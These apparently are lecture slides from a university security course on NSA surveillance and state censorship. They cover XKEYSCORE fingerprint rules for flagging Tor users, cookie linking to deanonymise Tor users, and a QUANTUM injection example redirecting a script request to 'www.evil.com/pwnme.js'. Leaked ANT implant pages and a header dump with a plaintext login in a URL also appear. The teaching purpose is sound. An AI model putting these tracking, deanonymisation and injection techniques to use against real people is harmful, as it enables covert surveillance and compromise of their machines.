polar_tu=%22mgtnt%22@2Q_u@_d2drsb%2C5-zggT-h82P-mmkt-Sn9v%2CCY056sm_Q_n@2Q_s@1Q_sc@*_v@3Q_a@8+Q_ss@%22nynewu_Q_s1@_@22nynex8_Q_sd@*+Q_v@_3%5B100cf11_Q_vc@*_e@3+Q_vs@_@22nynex8_Q_vl@_@22nynex8_Q_vd@*+Q_vu@_ac7d35ba59c92f605c4e54707a8aa4fe+; CN_sp=e8eee3b5-4a77-4ee2-8aa4-9a7be; CN_su=03e54f06-1677-4f2f-a614-175f642e3bd0
DNT	1
Host	arstechnica.com
Pragma	no-cache
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0

view source

```
<h1><a href="http://arstechnica.com"><em>Ars</em>Technica</a></h1>
<div id="profile">
<!-- cache hit 1014:header/site-toggle:8f8f5f37cc4e0d240d8d41ce56fad51e -->
<li class="site-1 selected"><a href="http://arstechnica.com/?return">Ars Technica</a>
<li class="site-3"><a href="http://arstechnica.co.uk">Ars Technica UK</a></li>
</ul>
<span class="welcome">brorocksduke</span>
<a class="profile-link" href="/profile/">Settings</a>
<a id="logout" href="/civis/ucp.php?mode=logout&autoredirect=1&return_to=http%3A%2F%2Farstechnica.com%2Findex%2Ephp%3Faction%3Dlogin%26username%3Dbrorocksduke%26password%3D1234567890%26remember_me%3D1%26submit%3DLog+In">Logout</a>
```

# Tracking People, Not Machines: Cookie Linking

▼ Request Headers [view source](#)

```
Accept */*
Accept-Encoding gzip, deflate
Accept-Language en-US,en;q=0.5
Connection keep-alive
Cookie id=22391b715e0400d7||t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD;
; _ut_ NO_DATA; DSID=NO_DATA
DNT 1
Host pubads.g.doubleclick.net
Referer http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
/
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

▼ Request Headers [view source](#)

```
Accept image/png,image/*;q=0.8,*/*;q=0.5
Accept-Encoding gzip, deflate
Accept-Language en-US,en;q=0.5
Cache-Control no-cache
Connection keep-alive
Cookie UID=15496a17a1111821c4ea0e41448921987; DIDR=1448921987
DNT 1
Host sb.scorecardresearch.com
Pragma no-cache
Referer http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
/
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

# Homework Assignment

## NOT SECRET //UCB//REL 194-30

- Assignment for advanced undergraduate class in networking
- Given this Zeek IDS skeleton code build the following primitives
  - HTTP title metadata extraction
  - Username identification
  - Cookie linking
- 11 groups of 2 in the class:
  - 1 failed to complete
  - 1 did poor job (very slow, but as I never specified performance goals...)
  - 9 success
    - Including 2-3 well written ones
- Project was probably too easy...
  - The more open ended “bang on the great firewall” project was better


# Bulk Recording



NSA is actually amateur hour:  
Bulk record is only 3-5 days,  
decision is “record or not”

LBNL is 3-6 **months**, decision  
includes truncation (“stop after  
X bytes”)

# Federated Search



# Using XKEYSCORE In Practice

- Primarily centered around an easy-to-use web interface
  - With a lot of pre-canned search scripts for low-sophistication users
  - Plus a large number of premade "fingerprints" to identify applications, usages, etc
- The unofficial user guide: <https://www.documentcloud.org/documents/2116191-unofficial-xks-user-guide.html>

■ EX: I'm looking for Mojaheden Secrets 2 use in extremist web forums:

The screenshot shows the XKEYSCORE Field Builder interface with two separate search queries. The left query is for 'forum/extremist' and includes various sub-fingerprints such as 'forum/extremist/al-firdawsArabic', 'forum/extremist/al-hisbah', and 'forum/extremist/al-ikhlas'. The right query is for 'moj' and includes sub-fingerprints like 'encryption/mojaheden2', 'encryption/mojaheden2/encodedheader', and 'encryption/mojaheden2/hidden'. Below the queries, there are sections for 'Character Encoding', 'Content Start', 'Content Stop', 'Content Init', 'Referer', and 'X-Forwarded-For'. A red circle highlights the 'IP Address' field containing '210.10.10.10' and the 'Country' dropdown menu. A large red box encloses both queries and the bottom section.

AKA, Tell Me All The Jihobiests  
With A Single Query!

To comply with USSID-18 you AND that with some other information like an IP or  
Sc country

IP Address: 210.10.10.10 Either Country: To

# XKEYSCORE Fingerprint Writing

- A mix of basic regular expressions and optional inline C++ !??!?
- Simple rules:
  - `fingerprint('anonymizer/tor/bridge/tls') =  
 ssl_x509_subject('bridges.torproject.org') or  
 ssl_dns_name('bridges.torproject.org');`
  - `fingerprint('anonymizer/tor/torproject_visit') =  
 http_host('www.torproject.org')  
 and not(xff_cc('US' OR 'GB' OR 'CA' OR 'AU' OR 'NZ'));`
- System is "near real time":
  - Parse flow **completely** then check for signature matches
    - You write in a different style in a real-time system like Snort or Zeek
    - Which is why I think XKEYSCORE started life as Vortex

# A Richer Rule: New Zealand spying on Solomon Island gvmt...

```
fingerprint('document/solomons_gov/gov_documents') =  
  
document_body  
(( 'Memorandum by the Minister of' and 'Solomon') or  
'Cabinet of Solomon Islands' or  
( 'conclusions of the' and 'solomon' and 'cabinet') or  
( 'Truth and Reconciliation Commission' and 'Solomon') or  
( 'TRC 'c and 'trc report' and 'Solomon') or  
( 'former tension militants' and 'Malaita') or  
'malaita eagle force' or 'malaita ma\'asina forum' or  
( 'MMF 'c and 'Solomon') or 'Members Rise Group' or  
'Forum Solomon Islands' or 'FSII 'c or 'Benjamin Afuga')  
or  
document_author(word('rqurusu' or 'ptagini' or  
'jremobatu' or 'riroga' or 'Barnabas Anga' or  
'Robert Iroga' or 'Dr Philip Tagini' or  
'Fiona Indu' or 'FSII' or 'James Remobatu' or  
'Rose Qurusu' or 'Philip Tagini'));
```

# And Inline C++...

```
/** Database Tor bridge information extracted from confirmation emails. */
fingerprint('anonymizer/tor/bridge/email') =
email_address('bridges@torproject.org') and
email_body('https://bridges.torproject.org/' : c++
extractors: {{ bridges[] =
    /bridge\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3})\??
([0-9]{2,4}\?[^0-9])/;  }}
init: {{ xks::undefine_name("anonymizer/tor/torbridges/emailconfirmation");
}}
main: {{
    static const std::string SCHEMA_OLD = "tor_bridges";
    ...
    if (bridges) {
        ...
        xks::fire_fingerprint("anonymizer/tor/directory/bridge"); }
    return true;  }});
```

# Wiretapping Crypto... IPSec & TLS

- Good transport cryptography messes up the NSA, but...
  - There are tricks...
- The wiretaps collect encrypted traffic and pass it off to a black-box elsewhere
  - The black box, sometime later, may come back and say “this is the key”
- Sabotage: Trojaned pRNGs, both DualEC DRBG and others
- Theft: No forward secrecy? HA, got yer certificate...
- Weak Diffie/Hellman: If you always use the same prime p...
  - It takes a lot of work to break the first handshake at 1024b...
  - But the rest take a lot less effort

# Dual-EC DRBG

- Dual\_EC is a pRNG based on elliptic curve math and two points  $P$  and  $Q$ 
  - If you generate  $P = eQ$  with  $e$  secret...
  - You now break the pRNG completely:  
It's a public-key based backdoor
- Anyone can generate a series of random values but...
  - Only if you know  $e$  you can derive the internal state from the outputs
- And there is **no** rollback resistance
  - So look at the TLS handshake for DHE:  
Server generates public  $R_s$  and private  $a$  for  $g^a \bmod p$

# Wiretapping Crypto: PGP (aka the NSA's friend)

- PGP is an utter PitA to use...
  - So it is uncommon, so any usage stands out
- It has easy to recognize headers...
  - Even when you exclude -----BEGIN PGP MESSAGE-----
- It has no forward secrecy...
  - So if you steal someone's key you can decrypt all their messages!
- It spews metadata around...
  - Not only the email headers used to email it...
  - But also (by default) the identity of all keys which can decrypt the message

# So PGP is Actually Easy(ish...)

- You can easily map who talks to whom...
  - And when, and how much data, and who is CC'ed...
    - ***Never underestimate the power of traffic analysis***
    - Thus you have the entire social graph!
  - You can then identify the super nodes...
    - Those who talk to lots of other people...
  - And then you pwn them!
    - See later

# Query Focused Datasets: Mostly Write-Only Data with Exact Search

Site: arstechnica.com  
Username: broidsrocks  
Cookie: 223e77...  
From IP: 10.271.13.1  
Seen: 2012-12-01 07:32:24



Username



IP




Cookie

# The EPICFAIL Query Focused Database


- Tor users (used) to be dumb...
  - And would use something other than Tor Browser Bundle to access Tor
- Of course, the "normal" browser has lots of web tracking
  - Advertising, etc....
- So the EPICFAIL QFD:
  - All tracking cookies (for specified sites) seen both from a Tor exit node and from a non-Tor source
  - Allows easy deanonymization of Tor users

# Using the MARINA Database Interface

- Provides a GUI for doing queries to the more centralized/longer term store
  - Specifically designed to provide easy ways to go “this is the guy’s email, what other email/selectors apply” among other things
- Fields include:
  - User Activity
  - Active User
  - Profile Data
  - SparklePony?!?!



# Use SIGINT



# Computer Network Exploitation

AirPwn -Goatse  
HackingTeam

Computer Science 161

Weaver



Black Market RATS  
HackingTeam

GET /script.js HTTP/1.1  
Host: www.targetdomain.com  
Cookie: id=iamavictim



HTTP 302 FOUND  
location: http://www.evil.com/pwnme.js




GET /script.js HTTP/1.1  
Host: www.targetdomain.com  
Cookie: id=iamavictim

HTTP 200 OK  
.....



HTTP  
....  
Here



Metasploit  
HackingTeam  
FinFisher

NSA Eagle from the EFF  
Rat from OpenClipart

# Oh, but NSA's QUANTUM is busted!!!

- To do it properly, you need to be quick...
  - Have to win the race
- NSA Logic:
  - Weaponize our wiretaps? Sure!
  - Use it to shoot exploits at NATO allies critical infrastructure? GO FOR IT!
  - Actually build it right? Sorry, classification rules get in the way
- Instead the QUANTUM wiretap sends a “tip” into classified space
  - Through a special (slow) one-way link called a “diode”
  - That then consults the targeting decision
  - And sends the request through another “diode” back to a “shooter” on the Internet
  - That then generates the spoofed packet

# The NSA's Malcode Equation Group & Sauron

Computer Science 161

- Kaspersky has a nice analysis done...
- Encrypted, modular, and multi-stage design
  - Different functional sub-implants for different tasks
  - Uses an encrypted file system to resist analysis
- Some **very** cool tricks!
  - Reflash hard drive firmware to provide a bad boot block
    - So when you read it on a powered-up disk, the disk looks fine!
    - But if its ever found, “the NSA was here!” glows large
    - Likewise, modules that can reflash particular BIOSes
  - Want to gain root on a Windows box?
    - Install a signed driver that has a vulnerability
    - Then exploit that vulnerability




TOP SECRET//COMINT//REL TO USA, FVEY

**IRATEMONK**  
ANT Product Data

06/20/08

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.



(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for  
Immediate Delivery

Unit Cost: \$0

POC: [REDACTED], S32221, [REDACTED], [REDACTED]@nsa.ic.gov

Derived From: NSA/CSSM 1-52  
Dated: 20070108  
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

# Interdiction...

Computer Science 161

- Why bother hacking at all...
  - When you can have the USPS and UPS do the job for you!
- Simply have the package shipped to an NSA building
  - And then add some entertaining specialized hardware and/or software
- Who says the Chinese won't do the same for Huawei kit?

TOP SECRET//COMINT//REL TO USA, FVEY

**HOWLERMONKEY**  
ANT Product Data

08/05/08

(TS//SI//REL) HOWLERMONKEY is a custom Short to Medium Range Implant RF Transceiver. It is used in conjunction with a digital core to provide a complete implant.

HOWLERMONKEY - SUTURESAILOR  
Front: 1.23" (31.25 mm)  
Back: 0.48" (12.2 mm)

HOWLERMONKEY - YELLOWPIN  
2" (50.8 mm) x 0.45" (11.5 mm)

HOWLERMONKEY - FIREWALK  
0.63" (16 mm) x 0.63" (16 mm)

(Actual Size)

(TS//SI//REL) HOWLERMONKEY is a COTS-based transceiver designed to be compatible with CONJECTURE/SPECULATION networks and STRIKEZONE devices running a HOWLERMONKEY personality. PCB layouts are tailored to individual implant space requirements and can vary greatly in form factor.

Implant 1: Digital Core, HOWLERMONKEY Transceiver  
Implant 2: Digital Core, HOWLERMONKEY Transceiver  
Target: Laptop connected to Target

Status: Available – Delivery 3 months

Unit Cost: 40 units: \$750/ each  
25 units: \$1,000/ each

POC: [REDACTED], S3223, [REDACTED], [REDACTED]@nsa.ic.gov  
ALT POC: [REDACTED], S3223, [REDACTED], [REDACTED]@nsa.ic.gov

Derived From: NSA/CSSM 1-52  
Dated: 20070108  
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

# But the NSA has No Monopoly on Cool Here...

Computer Science 161

- This is the sort of thing the NSA has...
- A small arm controller, flash, SDRAM, and FPGA in a small package...
- This is circa 2008 but things keep getting better
- But this is a Kinetis KL02 arm chip...
- 32k flash, 4k ram, 32b ARM & peripherals (including Analog to Digital converters)





TOP SECRET//COMINT//REL TO USA, FVEY

**MAESTRO-II**


ANT Product Data

08/05/08

(TS//SI//REL) MAESTRO-II is a miniaturized digital core packaged in a Multi-Chip Module (MCM) to be used in implants with size constraining concealments.



(TS//SI//REL) MAESTRO-II uses the TAO standard implant architecture. The architecture provides a robust, reconfigurable, standard digital platform resulting in a dramatic performance improvement over the obsolete HC12 microcontroller based designs. A development Printed Circuit Board (PCB) using packaged parts has been developed and is available as the standard platform. The MAESTRO-II Multi-Chip-Module (MCM) contains an AF4174 multi-channel ADC, 32k flash, 4k SDRAM, and 16k EEPROM.



TOP SECRET//COMINT//REL TO USA, FVEY

# Abusive but not *abused*

- The Snowden documents and others painted a picture of a **very very** aggressive spying apparatus
  - The systems are indeed abusive and creepy
  - But remarkably little actual abuse
    - A few cases of **LOVEINT**, and no cases of **STOCKINT**
    - No "**Industrial**" espionage
    - Sad stories of targeted individuals...  
with very good reasons!

# And the NSA is the *Good Guys!*

- Anything the NSA did is something every other government that can do it *will!*
  - And many are far less restrained
- Everyone can use bulk surveillance on domestic traffic
  - And commercial vendors to happily supply it
- Everyone can build "NSA-in-miniature" systems for open WiFi networks
- Countries like China can sabotage items like the NSA does...
  - Why using Huawei 5G networking kit is suicidally stupid!

# And The World "Went Dark" In Response...

- The abusive nature of the NSA systems pissed off a *lot* of people
  - Chief among which was Yahoo:  
Yahoo was compelled to provide data under 702...  
And then had the NSA wiretap Yahoo's overseas data-centers anyway!
  - Yahoo strong-armed all the outside advertisers to support TLS:  
Can't have non-encrypted elements on an encrypted web page!
- Make "encrypted" the standard!
  - Effectively all email through StartTLS
  - Most every web page: LetsEncrypt as a game-changer
- So the bulk systems really don't work anymore!
  - Forces the NSA to be much more targeted

# We Saw Surveillance... Now Lets See Censorship

- Who wants to censor?
- Businesses: Don't want users browsing PornHub at work
  - There is huge potential legal liability if you don't!
- Many countries: Child Exploitation Material
  - Notably the UK requires this of ISPs:  
Block known Child Exploitation sites
- Many countries: Porn
  - Again, notably the UK requires on-by-default porn filters
- Many countries: Politics
  - Russia, China, Iran, etc...
  - China was the pioneer here, but everyone else has followed suit

# Mechanisms...

- DNS Interdiction/Mandates
  - China's Great Firewall
  - Turkey v Twitter
- IP Blocking
- On-path attack
  - China's Great Firewall
- In-path proxies
  - Selective: UK
  - Mandatory: Russia
- Serious Voodoo:
  - China's Tor Blocking
  - China's Great Cannon

# Evasion...

- TLS:
  - Forces a censor into an "all or nothing" decision:  
Can either block the whole site or allow the whole site
- But the censor **can** always identify the site
  - TLS Server Name Identification and/or the DNS request
- Well, now they can:
  - For a while, you could say in TLS you want to talk to site A...  
But on HTTP in TLS say you want to talk to site B
  - And if the server supported both sites:  
A Content Delivery Network (CDN) like CloudFlare or Google's App Engine), 
  - "Domain Fronting" no longer supported by the CDNs since it really is a bug, not a feature
    - Plus ~~Crime~~ CloudFlare wants to do business in China with a local partner
- TLS 1.3 has optional encryption for the Server Name Identification...
  - So the censor just kills everything with encrypted SNI forcing a fallback to having the SNI in the clear

# Evasion... VPNs & Other Software


- Create an encrypted link to a non-censored network
  - And through that link direct all your traffic
  - Ends up in a cat & mouse game with the censors
    - Censor can't block *all* VPNs:  
Business travelers may depend on them so can't just go "terminate"
    - Can block all *public* VPNs:  
Buy the services, detect & block them
  - So if you are visiting China...
    - Set up your *own* VPN or ssh tunnel back here in the US

# Blocking DNS... Force the ISPs to Comply

- Turkey v Twitter in 2014:
  - Turkey got into a spat with Twitter...
  - Twitter was allowing recordings of Turkish government corruption
- Turkey's initial response:
  - ALL ISPs, block Twitter's DNS entry
- People's initial response:
  - Switch DNS servers to 8.8.8.8
- Turkey's Subsequent Response:
  - Block 8.8.8.8...



# The Great Firewall: Packet Injection Censorship Including DNS



- Detects that a request meets a target criteria
  - Easiest test: "Looks like a search for 'falun':
    - Falun Gong (法輪功), a banned quasi-religious organization
- Injects a TCP RST (reset) back to the requesting system
  - Then enters a ~1 minute "stateless block": Responds to all further packets with RSTs SYN/ACK PACKETS!!!
- Same system used for DNS censorship:
  - dig www.facebook.com @www.tsinghua.edu.cn

# Live Demos of The Great Firewall... {change IPs as appropriate}

- `dig +short AAAA www.tsinghua.edu.cn`
  - `www.d.tsinghua.edu.cn.`
  - `2402:f000:1:404:166:111:4:100`
- `sudo tcpdump -vvv -i en0 -s 1800 host 2402:f000:1:404:166:111:4:100`
- `dig www.facebook.com @2402:f000:1:404:166:111:4:100`
